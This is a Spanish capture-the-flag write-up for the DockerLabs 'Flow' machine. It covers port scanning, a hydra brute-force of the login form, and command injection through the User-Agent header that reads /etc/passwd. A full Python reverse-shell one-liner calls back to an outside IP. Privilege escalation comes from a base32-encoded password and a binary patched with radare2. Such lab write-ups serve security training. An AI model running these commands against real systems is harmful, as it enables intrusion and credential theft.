FLOW

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2   -T 2
```

22/tcp OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80




ENUMERACIÓN

En el código fuente encontramos <!-- d1se0 -->


Con gobuster escaneamos archivos y directorios.

gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,py



Como aparentemente, no sale nada más, me decido a usar hydra con el user d1se0 para sacar la contraseña. Las herramientas de desarrollo del navegador,F12confirman que el formulario utiliza POST y los datos se envían e en el formato username=valor&password=valor.

hydra -l d1se0 -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=^USER^&password=^PASS^:F=¡Ups! Las credenciales no son correctas. Intenta nuevamente."



d1se0/amigos

Al introducir las credenciales en el panel de login accedemos a

http://172.17.0.2/gestionAdminPanel.php


Observamos algo interesante en el código fuente de esta dirección

<section class='content'>
<h2>Contenido del Sistema</h2>
Accede a la sección más relevante de este sistema:

Se está procesando la solicitud... <pre></pre>

</section>
</main>

La presencia de un elemento <pre></pre> vacío en el HTML podría indicar que el servidor está preparado para mostrar información dinámica o resultados de procesamiento en esa sección



Podemos analizar cabeceras como User-Agent o Referer por posibles dependencias en la respuesta. Para esto, podemos usar herramientas como curl o burpsuite

CURL

curl -A "whoami" http://172.17.0.2/gestionAdminPanel.php

Se está procesando la solicitud... <pre>www-data
</pre>

curl -A "id" http://172.17.0.2/gestionAdminPanel.php

Se está procesando la solicitud... <pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>

EXPLOTACIÓN

curl -A "cat /etc/passwd" http://172.17.0.2/gestionAdminPanel.php

Se está procesando la solicitud... <pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
flow:x:1001:1001:flow,,,:/home/flow:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
</pre>

Observamos el usuario flow;ahora podemos probar a hacer fuerza bruta para

sacar una posible contraseña ó intentar enviarnos una reverseshell

Mientras pruebo con medusa, busco la otra posibilidad

Nos ponemos a la escucha por netcat

nc -nlvp 4444

Y con este comando

curl -A 'python3 -c "import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.0.49\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/bash\")"' http://172.17.0.2/gestionAdminPanel.php

Obtenemos conexión

Otra forma de hacer todo esto es usando burpsuite

1- Desde http://172.17.0.2/gestionAdminPanel.php le damos a recargar

teniendo el burpsuite en "intercept on"

2- Recibimos en burpsuite


Time	Type	Direction	Method	URL
07:16:02 27 e...	HTTP	→ Request	GET	http://172.17.0.2/gestionAdminPanel.php

Request

Pretty Raw Hex


```
1  GET /gestionAdminPanel.php HTTP/1.1
2  Host: 172.17.0.2
3  Cache-Control: max-age=0
4  Accept-Language: en-US,en;q=0.9
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
7  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8  Referer: http://172.17.0.2/index.php
9  Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12
```


3- Lo recibido en burpsuite lo mandamos al repeater (ctrl+R)



4- Ya en el repeater, podemos probar a modificar el User-Agent


con diferentes valores: whoami, id,cat /etc/passwd





Obtenemos el usuario flow

5- Probamos ahora una reverseshell



Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Nos bajamos linpeas

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

Damos permisos y ejecutamos

chmod +x linpeas.sh

./linpeas.sh

Como sabemos que existe un usuario flow, buscamos archivos que le

pertenezcan en el sistema

www-data@c8f9553d3284:/tmp$ find / -user flow 2>/dev/null
/usr/bin/secret
/home/flow

Investigamos /usr/bin/secret

www-data@c8f9553d3284:/tmp$ cat /usr/bin/secret
#!/bin/bash

MQYXGZJQNFZXI2DFMJSXG5CAEQSCC===


whoami
www-data@c8f9553d3284:/tmp$

Parece que es una cadena en base32

echo "MQYXGZJQNFZXI2DFMJSXG5CAEQSCC===" | base32 -d
d1se0isthebest@$$!

Probamos a hacernos flow

www-data@c8f9553d3284:/tmp$ su flow
Password:
flow@c8f9553d3284:/tmp$



Buscamos permisos sudo

flow@c8f9553d3284:/tmp$ sudo -l
Matching Defaults entries for flow on c8f9553d3284:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User flow may run the following commands on c8f9553d3284:
(ALL : ALL) NOPASSWD: /usr/local/bin/manager

Vemos como se comporta este binario

flow@c8f9553d3284:/usr/local/bin$ /usr/local/bin/manager
##
Sistema de Gestión - Modo Usuario/Admin
##

Escribe la contraseña: 123

[+] Estás en modo usuario
Tu clave sera "root" para entrar al modo administrador

Observamos que se crea un .txt en el directorio /tmp

flow@c8f9553d3284:/tmp$ cat key_output.txt
key = 1234

Nos traemos a nuestro kali el binario manager

Analizamos el binario con ghidra

Decompile: main - (manager)

```
1
2  undefined8 main(void)
3
4  {
5    size_t sVar1;
6    char local_58 [76];
7    int local_c;
8
9    local_c = 0x4d2;
10   printf("\x1b[34m##################################################################\n\x1b[0m");
11   printf(&DAT_00102110);
12   printf("\x1b[34m##################################################################\n\x1b[0m");
13   putchar(10);
14   printf(&DAT_00102158);
15   fgets(local_58,0x80,stdin);
16   sVar1 = strcspn(local_58,"\n");
17   local_58[sVar1] = '\0';
18   if (local_c == 0x726f6f74) {
19     printf(&DAT_00102180);
20     write_key_to_file(local_c);
21     execute_command();
22   }
23   else {
24     printf(&DAT_001021b0);
25     write_key_to_file(local_c);
26     user_mode();
27   }
28   return 0;
29 }
30
```

Encontramos que el programa usa la variable local "local_c",

que esta siendo inicializada en el código con el valor 0x4d2.

El código esta realizando una comparación con local_c para

verificar si la clave era correcta. Al manipular el valor de local_c

podemos alterar el flujo del programa para cambiar cómo se gestiona

la contraseña.

Abrimos el binario con radare en modo escritura

r2 -w ./manager


La modificación que realizamos cambia el valor de local_c


(que estaba siendo comparado con la contraseña) para que

coincidiera con la contraseña correcta, es decir,

la palabra root en formato hexadecimal (0x726f6f74). Si probamos el binario

vemos que accedemos como administrador





Estoy algo saturado del buffer overflow

Aquí os dejo enlace, a una resolución alternativa que me pareció

muy interesante por parte de Darksblack, un compañero de Dockerlabs.

https://github.com/DarksBlackSk/writeupdockerlabs/blob/main/flow.md

Buen día 🙂